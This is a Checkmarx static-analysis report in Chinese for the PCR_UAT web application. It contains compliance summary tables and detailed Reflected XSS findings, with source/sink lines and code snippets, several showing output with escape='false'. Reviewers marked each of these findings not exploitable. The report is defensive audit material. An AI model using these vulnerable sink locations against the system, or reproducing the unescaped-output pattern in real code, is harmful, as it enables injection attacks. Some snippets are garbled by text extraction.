

PCR_UAT 掃描報告

專案名稱 PCR_UAT

掃描開始2019年4月2日 上午 11:04:50預設集合High and Medium and Low

掃描時間 00h:05m:03s

被掃描的程式行數 98984 被掃描的檔案數 412

報告建立時間 2019年4月2日 下午 05:45:08

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid=1

0681

團隊wssCheckmarx版本8.6.0掃描類別完整的來源LocalPath

漏洞密度 3/1000 (漏洞/LOC)

可見性公開

過濾器設置

嚴重程度:

包含在內: 高風險, 中風險, 低風險, 資訊

排除在外: 無

結果狀態:

包含在內:確認,不可利用,校驗,緊急,推薦不可用

排除在外: 無

被分配給

包含在內: 全部

類別

包含在內:

未分類 全部

Custom 全部

PCI DSS v3.2 全部

OWASP Top 10 2013 全部

FISMA 2014 全部

NIST SP 800-53 全部

OWASP Top 10 2017 全部

排除在外:

未分類無

Custom 無

PCI DSS v3.2 無

OWASP Top 10 2013 無

FISMA 2014 無

NIST SP 800-53 無



OWASP Top 10 2017

無

<u>結果限制</u>

未定義限值


選中的問詢


選中的問詢列出在 掃描結果摘要




掃描結果摘要

最容易受攻擊的檔案





數量最多的前5類漏洞





掃描總結 - **OWASP Top 10 2017** 有關可見性和風險的詳細資訊及闡述參見: <u>OWASP Top 10 2017</u>

Category	Threat Agent	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impact	Business Impact	Issues Found	Best Fix Locations
A1-Injection*	App. Specific	EASY	COMMON	EASY	SEVERE	App. Specific	18	14
A2-Broken Authentication*	App. Specific	EASY	COMMON	AVERAGE	SEVERE	App. Specific	4	3
A3-Sensitive Data Exposure*	App. Specific	AVERAGE	WIDESPREAD	AVERAGE	SEVERE	App. Specific	40	28
A4-XML External Entities (XXE)	App. Specific	AVERAGE	COMMON	EASY	SEVERE	App. Specific	0	0
A5-Broken Access Control*	App. Specific	AVERAGE	COMMON	AVERAGE	SEVERE	App. Specific	5	3
A6-Security Misconfiguration	App. Specific	EASY	WIDESPREAD	EASY	MODERATE	App. Specific	92	89
A7-Cross-Site Scripting (XSS)	App. Specific	EASY	WIDESPREAD	EASY	MODERATE	App. Specific	3	2
A8-Insecure Deserialization	App. Specific	DIFFICULT	COMMON	AVERAGE	SEVERE	App. Specific	0	0
A9-Using Components with Known Vulnerabilities*	App. Specific	AVERAGE	WIDESPREAD	AVERAGE	MODERATE	App. Specific	5	5
A10-Insufficient Logging & Monitoring	App. Specific	AVERAGE	WIDESPREAD	DIFFICULT	MODERATE	App. Specific	0	0

^{*}專案掃描結果不包括所有相關的查詢。應該變更預設和/或篩選器以包括所有相關的標準查詢。



掃描總結 - **OWASP Top 10 2013** 有關可見性和風險的詳細資訊及闡述參見: <u>OWASP Top 10 2013</u>

Category	Threat Agent	Attack Vectors	Weakness Prevalence	Weakness Detectability	Technical Impact	Business Impact	Issues Found	Best Fix Locations
A1-Injection*	EXTERNAL, INTERNAL, ADMIN USERS	EASY	COMMON	AVERAGE	SEVERE	ALL DATA	0	0
A2-Broken Authentication and Session Management*	EXTERNAL, INTERNAL USERS	AVERAGE	WIDESPREAD	AVERAGE	SEVERE	AFFECTED DATA AND FUNCTIONS	19	18
A3-Cross-Site Scripting (XSS)	EXTERNAL, INTERNAL, ADMIN USERS	AVERAGE	VERY WIDESPREAD	EASY	MODERATE	AFFECTED DATA AND SYSTEM	3	2
A4-Insecure Direct Object References*	SYSTEM USERS	EASY	COMMON	EASY	MODERATE	EXPOSED DATA	0	0
A5-Security Misconfiguration	EXTERNAL, INTERNAL, ADMIN USERS	EASY	COMMON	EASY	MODERATE	ALL DATA AND SYSTEM	86	83
A6-Sensitive Data Exposure*	EXTERNAL, INTERNAL, ADMIN USERS, USERS BROWSERS	DIFFICULT	UNCOMMON	AVERAGE	SEVERE	EXPOSED DATA	40	28
A7-Missing Function Level Access Control*	EXTERNAL, INTERNAL USERS	EASY	COMMON	AVERAGE	MODERATE	EXPOSED DATA AND FUNCTIONS	0	0
A8-Cross-Site Request Forgery (CSRF)	USERS BROWSERS	AVERAGE	COMMON	EASY	MODERATE	AFFECTED DATA AND FUNCTIONS	8	8
A9-Using Components with Known Vulnerabilities*	EXTERNAL USERS, AUTOMATED TOOLS	AVERAGE	WIDESPREAD	DIFFICULT	MODERATE	AFFECTED DATA AND FUNCTIONS	1	1
A10-Unvalidated Redirects and Forwards	USERS BROWSERS	AVERAGE	WIDESPREAD	DIFFICULT	MODERATE	AFFECTED DATA AND FUNCTIONS	5	4

^{*}專案掃描結果不包括所有相關的查詢。應該變更預設和/或篩選器以包括所有相關的標準查詢。



掃描總結 - PCI DSS v3.2

Category	Issues Found	Best Fix Locations
PCI DSS (3.2) - 6.5.1 - Injection flaws - particularly SQL injection	29	14
PCI DSS (3.2) - 6.5.2 - Buffer overflows	0	0
PCI DSS (3.2) - 6.5.3 - Insecure cryptographic storage*	0	0
PCI DSS (3.2) - 6.5.4 - Insecure communications*	12	12
PCI DSS (3.2) - 6.5.5 - Improper error handling*	87	84
PCI DSS (3.2) - 6.5.7 - Cross-site scripting (XSS)	5	3
PCI DSS (3.2) - 6.5.8 - Improper access control*	15	14
PCI DSS (3.2) - 6.5.9 - Cross-site request forgery	0	0
PCI DSS (3.2) - 6.5.10 - Broken authentication and session management	4	3

^{*}專案掃描結果不包括所有相關的查詢。應該變更預設和/或篩選器以包括所有相關的標準查詢。



掃描總結 - FISMA 2014

Category	Description	Issues Found	Best Fix Locations
Access Control*	Organizations must limit information system access to authorized users, processes acting on behalf of authorized users, or devices (including other information systems) and to the types of transactions and functions that authorized users are permitted to exercise.	4	4
Audit And Accountability*	Organizations must: (i) create, protect, and retain information system audit records to the extent needed to enable the monitoring, analysis, investigation, and reporting of unlawful, unauthorized, or inappropriate information system activity; and (ii) ensure that the actions of individual information system users can be uniquely traced to those users so they can be held accountable for their actions.	0	0
Configuration Management*	Organizations must: (i) establish and maintain baseline configurations and inventories of organizational information systems (including hardware, software, firmware, and documentation) throughout the respective system development life cycles; and (ii) establish and enforce security configuration settings for information technology products employed in organizational information systems.	87	84
Identification And Authentication*	Organizations must identify information system users, processes acting on behalf of users, or devices and authenticate (or verify) the identities of those users, processes, or devices, as a prerequisite to allowing access to organizational information systems.	24	12
Media Protection	Organizations must: (i) protect information system media, both paper and digital; (ii) limit access to information on information system media to authorized users; and (iii) sanitize or destroy information system media before disposal or release for reuse.	29	29
System And Communications Protection	Organizations must: (i) monitor, control, and protect organizational communications (i.e., information transmitted or received by organizational information systems) at the external boundaries and key internal boundaries of the information systems; and (ii) employ architectural designs, software development techniques, and systems engineering principles that promote effective information security within organizational information systems.	8	8
System And Information Integrity*	Organizations must: (i) identify, report, and correct information and information system flaws in a timely manner; (ii) provide protection from malicious code at appropriate locations within organizational information systems; and (iii) monitor information system security alerts and advisories and take appropriate actions in response.	43	35

^{*}專案掃描結果不包括所有相關的查詢。應該變更預設和/或篩選器以包括所有相關的標準查詢。



掃描總結 - NIST SP 800-53

Category	Issues Found	Best Fix Locations
AC-12 Session Termination (P2)	0	0
AC-3 Access Enforcement (P1)*	25	25
AC-4 Information Flow Enforcement (P1)	0	0
AC-6 Least Privilege (P1)	0	0
AU-9 Protection of Audit Information (P1)	5	2
CM-6 Configuration Settings (P2)	0	0
IA-5 Authenticator Management (P1)	0	0
IA-6 Authenticator Feedback (P2)	0	0
IA-8 Identification and Authentication (Non-Organizational Users) (P1)	0	0
SC-12 Cryptographic Key Establishment and Management (P1)	0	0
SC-13 Cryptographic Protection (P1)	4	4
SC-17 Public Key Infrastructure Certificates (P1)	0	0
SC-18 Mobile Code (P2)	32	32
SC-23 Session Authenticity (P1)*	0	0
SC-28 Protection of Information at Rest (P1)*	8	8
SC-4 Information in Shared Resources (P1)	36	23
SC-5 Denial of Service Protection (P1)*	19	19
SC-8 Transmission Confidentiality and Integrity (P1)	9	9
SI-10 Information Input Validation (P1)*	23	19
SI-11 Error Handling (P2)*	85	82
SI-15 Information Output Filtering (P0)	3	2
SI-16 Memory Protection (P1)*	0	0

^{*}專案掃描結果不包括所有相關的查詢。應該變更預設和/或篩選器以包括所有相關的標準查詢。




掃描總結 - Custom

Category	Issues Found	Best Fix Locations
Must audit	0	0
Check	0	0
Optional	0	0



掃描結果分佈 專案的首次掃描

	高風險	中風險	低風險	資訊	總共
新問題	0	60	214	0	274
反覆出現的問題	0	0	0	0	0
總共	0	60	214	0	274
已修復的問題	0	0	0	0	0



掃描結果分佈

	高風險	中風險	低風險	資訊	總共
確認	0	0	0	0	0
不可利用	26	0	0	0	26
校驗	0	60	214	0	274
緊急	0	0	0	0	0
推薦不可用	0	0	0	0	0
總共	26	60	214	0	300

掃描結果摘要

漏洞類別	事件	嚴重程度:
Reflected XSS All Clients	26	高風險
Heap Inspection	21	中風險
Privacy Violation	13	中風險
Cross Site History Manipulation	8	中風險
Trust Boundary Violation	5	中風險
Use of Cryptographically Weak PRNG	4	中風險

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Use of Insufficiently Random Values	4	中風險
CGI Reflected XSS All Clients	3	中風險
HTTP Response Splitting	2	中風險
Information Exposure Through an Error Message	85	低風險
Client Hardcoded Domain	21	低風險
		低風險
Improper Resource Shutdown or Release	17	
Client Remote File Inclusion	11	低風險
Unsafe Use Of Target blank	11	低風險
Race Condition Format Flaw	10	低風險
<u>Unsafe Use Of Target blank</u>	10	低風險
<u>Unprotected Cookie</u>	8	低風險
Improper Resource Access Authorization	7	低風險
<u>Log Forging</u>	5	低風險
<u>Incorrect Permission Assignment For Critical Resources</u>	4	低風險
Client DOM Open Redirect	3	低風險
<u>Data Leak Between Sessions</u>	2	低風險
Improper Exception Handling	2	低風險
Information Leak Through Comments	2	低風險
Open Redirect	2	低風險
Portability Flaw Locale Dependent Comparison	2	低風險
Race Condition	2	低風險
<u>Use Of Hardcoded Password</u>	2	低風險
Client Insufficient ClickJacking Protection	1	低風險
Client JQuery Deprecated Symbols	1	低風險
Exposure of System Data	1	低風險
Missing Content Security Policy	1	低風險
Portability Flaw In File Separator	1	低風險
Private Array Returned From A Public Method	1	低風險
Public Data Assigned to Private Array	1	低風險
Spring defaultHtmlEscape Not True	1	低風險

10個最容易受攻擊的檔案

高級和中級漏洞

檔案名稱	找到的問題
TGL-CSIS- Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xht ml	13
TGL-CSIS- Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java	8
TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml	7
TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml	6
TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml	6
TGL-CSIS- Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java	5
TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml	4
TGL-CSIS- Web/src/main/java/com/tgl/csis/web/controller/ec/EcExternalConnectio	4



n.java	
TGL-CSIS- Web/src/main/java/com/tgl/csis/web/controller/service/EcExternalService.java	4
TGL-CSIS- Web/src/main/webapp/Main/SysArea/SysMenuFunction.xhtml	3

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掃描結果詳細資料

Reflected XSS All Clients

杳詢路徑:

Java\Cx\Java High Risk\Reflected XSS All Clients 版本:2

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.7 - Cross-site scripting (XSS)

OWASP Top 10 2013: A3-Cross-Site Scripting (XSS) FISMA 2014: System And Information Integrity OWASP Top 10 2017: A7-Cross-Site Scripting (XSS) NIST SP 800-53: SI-15 Information Output Filtering (P0)

描述

Reflected XSS All Clients\路徑 1:

嚴重程度: 高風險 結果狀態: 不可利用

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=1

結果評論 wss1 wss1 PCR_UAT, [2019年4月2日 下午 05:44:36]: 1. onlinePayLog

物件是由內部伺服器APIGW所傳送,且此物件是APIGW自行組成,而非外部資料提供。

2. APIGW接收及回傳的資料皆為全國繳費網依Base64將電文進行加、解密作業。

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:57]: 已將狀態更改為不可利用

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:01]: 已將狀態更改為校驗

狀態新的

方法cpping在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/ebill/EBillTransactionController.java第36

行獲取使用者輸入的onlinePayLog元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證,並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/ebill/EBillTransactionController.java的36行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/ebill/EBillTransactionController.ja va	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/ebill/EBillTransactionController.ja va
行	36	52
物件	onlinePayLog	onlinePayLog

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/ebill/EBillTransactionController.ja

va

方法 public @ResponseBody OnlinePayLog cppinq(@RequestBody OnlinePayLog

onlinePayLog, HttpServletRequest request,



. . . .

36. public @ResponseBody OnlinePayLog cppinq(@RequestBody OnlinePayLog onlinePayLog, HttpServletRequest request,

. . . .

52. return onlinePayLog;

Reflected XSS All Clients\路徑 2:

嚴重程度: 高風險 結果狀態: 不可利用

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=2

結果評論 wss1 wss1 PCR_UAT, [2019年4月2日 下午 05:44:43]: 1. onlinePayLog

物件是由內部伺服器APIGW所傳送,且此物件是APIGW自行組成,而非外部資料提供。

2. APIGW接收及回傳的資料皆為全國繳費網依Base64將電文進行加、解密作業。

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:57]: 已將狀態更改為不可利用

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:01]: 已將狀態更改為校驗

狀態新的

方法cppnty在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/ebill/EBillTransactionController.java第56

行獲取使用者輸入的onlinePayLog元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證,並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/ebill/EBillTransactionController.java的56行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/ebill/EBillTransactionController.ja va	TGL-CSIS- Web/src/main/java/com/tgl/csis/web/co ntroller/ebill/EBillTransactionController.ja va
行	56	72
物件	onlinePayLog	onlinePayLog

代碼片斷

檔案名稱 TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/controller/ebill/EBillTransactionController.ja

va

方法 public @ResponseBody OnlinePayLog cppnty(@RequestBody OnlinePayLog

onlinePayLog, HttpServletRequest request,

. . . .

56. public @ResponseBody OnlinePayLog cppnty(@RequestBody OnlinePayLog onlinePayLog, HttpServletRequest request,

. . . .

72. return onlinePayLog;

Reflected XSS All Clients\路徑 3:

嚴重程度: 高風險 結果狀態: 不可利用

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid



=10681&pathid=3

結果評論 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:54:18]: 加入白名單, 原本問題點是Y

或N的值被測出有被攻擊的可能性

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:57]: 已將狀態更改為不可利用

wss1 wss1 PCR UAT, [2019年4月2日 下午 03:53:19]: 已將狀態更改為不可利用

狀態 新的

方法在TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml第1

行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證, 並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/webapp/Logon/Logon.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Logon/Logon.xht ml	TGL-CSIS- Web/src/main/webapp/Logon/Logon.xht ml
行	97	218
物件	CxInput	CxOutput

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml

方法 <!DOCTYPE html>

97. <div class="globe-layout-login">

218. </div>

Reflected XSS All Clients\路徑 4:

嚴重程度: 高風險 結果狀態: 不可利用

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=4

結果評論 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:55:02]: 2019-01-15 增加ESAPI

防治

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:57]: 已將狀態更改為不可利用

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:01]: 已將狀態更改為校驗

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml第1

行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證, 並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/webapp/Logon/Logon.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Logon/Logon.xht ml	TGL-CSIS- Web/src/main/webapp/Logon/Logon.xht ml
行	110	218
物件	CxInput	CxOutput



代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml

方法 <!DOCTYPE html>

110. <h:panelGroup

 $\label{lem:configMgBn.allowStaff} \ \mbox{ne 'Y'} \ ">$

010

218. </div>

Reflected XSS All Clients\路徑 5:

嚴重程度: 高風險 結果狀態: 不可利用

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=5

結果評論 wss1 wss1 PCR UAT, [2019年4月2日 下午 03:53:57]: 已將狀態更改為不可利用

wss1 wss1 PCR UAT, [2019年4月2日 下午 03:53:19]: 已將狀態更改為不可利用

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml第1

行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證, 並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/webapp/Logon/Logon.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Logon/Logon.xht ml	TGL-CSIS- Web/src/main/webapp/Logon/Logon.xht ml
行	132	218
物件	CxInput	CxOutput

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml

方法 <!DOCTYPE html>

.... div class="error-msg">

....

218. </div>

Reflected XSS All Clients\路徑 6:

嚴重程度: 高風險 結果狀態: 不可利用

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=6

結果評論 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:57]: 已將狀態更改為不可利用

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:19]: 已將狀態更改為不可利用

狀態 新的



方法在TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml第1

行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證, 並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/webapp/Logon/Logon.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Logon/Logon.xht ml	TGL-CSIS- Web/src/main/webapp/Logon/Logon.xht ml
行	160	218
物件	CxInput	CxOutput

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml

方法 <!DOCTYPE html>

160. <div class="error-msg">

218. </div>

Reflected XSS All Clients\路徑 7:

嚴重程度: 高風險 結果狀態: 不可利用

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=7

結果評論 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:57:46]: 2019-01-15 增加ESAPI

防治 encodeForJavaScript

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:57]: 已將狀態更改為不可利用

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:01]: 已將狀態更改為校驗

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml第1

行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證, 並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/CSCArea/Po licyLimit.xhtml	TGL-CSIS- Web/src/main/webapp/Main/CSCArea/Po licyLimit.xhtml
行	93	141
物件	CxInput	CxOutput

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml

方法 <!DOCTYPE html>



Reflected XSS All Clients\路徑 8:

嚴重程度: 高風險 結果狀態: 不可利用

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=8

結果評論 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:57:50]: 2019-01-15 增加ESAPI

防治 encodeForJavaScript

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:57]: 已將狀態更改為不可利用

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:01]: 已將狀態更改為校驗

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml第1

行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證, 並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/CSCArea/Po licyLimit.xhtml	TGL-CSIS- Web/src/main/webapp/Main/CSCArea/Po licyLimit.xhtml
行	93	181
物件	CxInput	CxOutput

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml

<!DOCTYPE html>

```
value="#{policyLimitMgbn.memo}" required="true"

form the state of the state o
```

Reflected XSS All Clients\路徑 9:

嚴重程度: 高風險 結果狀態: 不可利用

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=9

結果評論 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:57:54]: 2019-01-15 增加ESAPI

防治 encodeForJavaScript

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:57]: 已將狀態更改為不可利用 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:01]: 已將狀態更改為校驗



狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml第1

行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證, 並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml的1行。這可能為跨站腳本(Cross-Site-

Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/CSCArea/Po licyLimit.xhtml	TGL-CSIS- Web/src/main/webapp/Main/CSCArea/Po licyLimit.xhtml
行	93	191
物件	CxInput	CxOutput

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml <!DOCTYPE html>

Reflected XSS All Clients\路徑 10:

嚴重程度: 高風險 結果狀態: 不可利用

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=10

結果評論 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:58:04]:

這裡是單選selectOneRadio因此沒做處理

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:57]: 已將狀態更改為不可利用

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:01]: 已將狀態更改為校驗

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml第1

行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證, 並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/CSCArea/Po licyLimit.xhtml	TGL-CSIS- Web/src/main/webapp/Main/CSCArea/Po licyLimit.xhtml
行	70	141
物件	CxInput	CxOutput



代碼片斷 檔案名稱 方法

TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml <!DOCTYPE html>

Reflected XSS All Clients\路徑 11:

嚴重程度: 高風險 結果狀態: 不可利用

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=11

結果評論 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:58:08]:

這裡是單選selectOneRadio因此沒做處理

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:57]: 已將狀態更改為不可利用

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:01]: 已將狀態更改為校驗

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml第1

行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證, 並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/CSCArea/Po licyLimit.xhtml	TGL-CSIS- Web/src/main/webapp/Main/CSCArea/Po licyLimit.xhtml
行	70	181
物件	CxInput	CxOutput

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml <!DOCTYPE html>

Reflected XSS All Clients\路徑 12:

嚴重程度: 高風險 結果狀態: 不可利用

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=12



結果評論 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:58:12]:

這裡是單選selectOneRadio因此沒做處理

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:57]: 已將狀態更改為不可利用

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:01]: 已將狀態更改為校驗

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml第1

行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證, 並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS- Web/src/main/webapp/Main/CSCArea/Po licyLimit.xhtml	TGL-CSIS- Web/src/main/webapp/Main/CSCArea/Po licyLimit.xhtml
行	70	191
物件	CxInput	CxOutput

代碼片斷

檔案名稱 方法 TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml <!DOCTYPE html>

· · · · · 70 ·

value="#{policyLimitMgbn.limitType}" required="true"
....
191. <h:outputText</pre>

value="#{row.unLockUserId}" escape="false" />

Reflected XSS All Clients\路徑 13:

嚴重程度: 高風險 結果狀態: 不可利用

線上結果 http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1011104&projectid

=10681&pathid=13

結果評論 wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:58:32]: 2019-01-15 增加ESAPI

防治 encodeForJavaScript

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:57]: 已將狀態更改為不可利用

wss1 wss1 PCR_UAT, [2019年4月2日 下午 03:53:01]: 已將狀態更改為校驗

狀態新的

方法在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml第1

行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證, 並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-

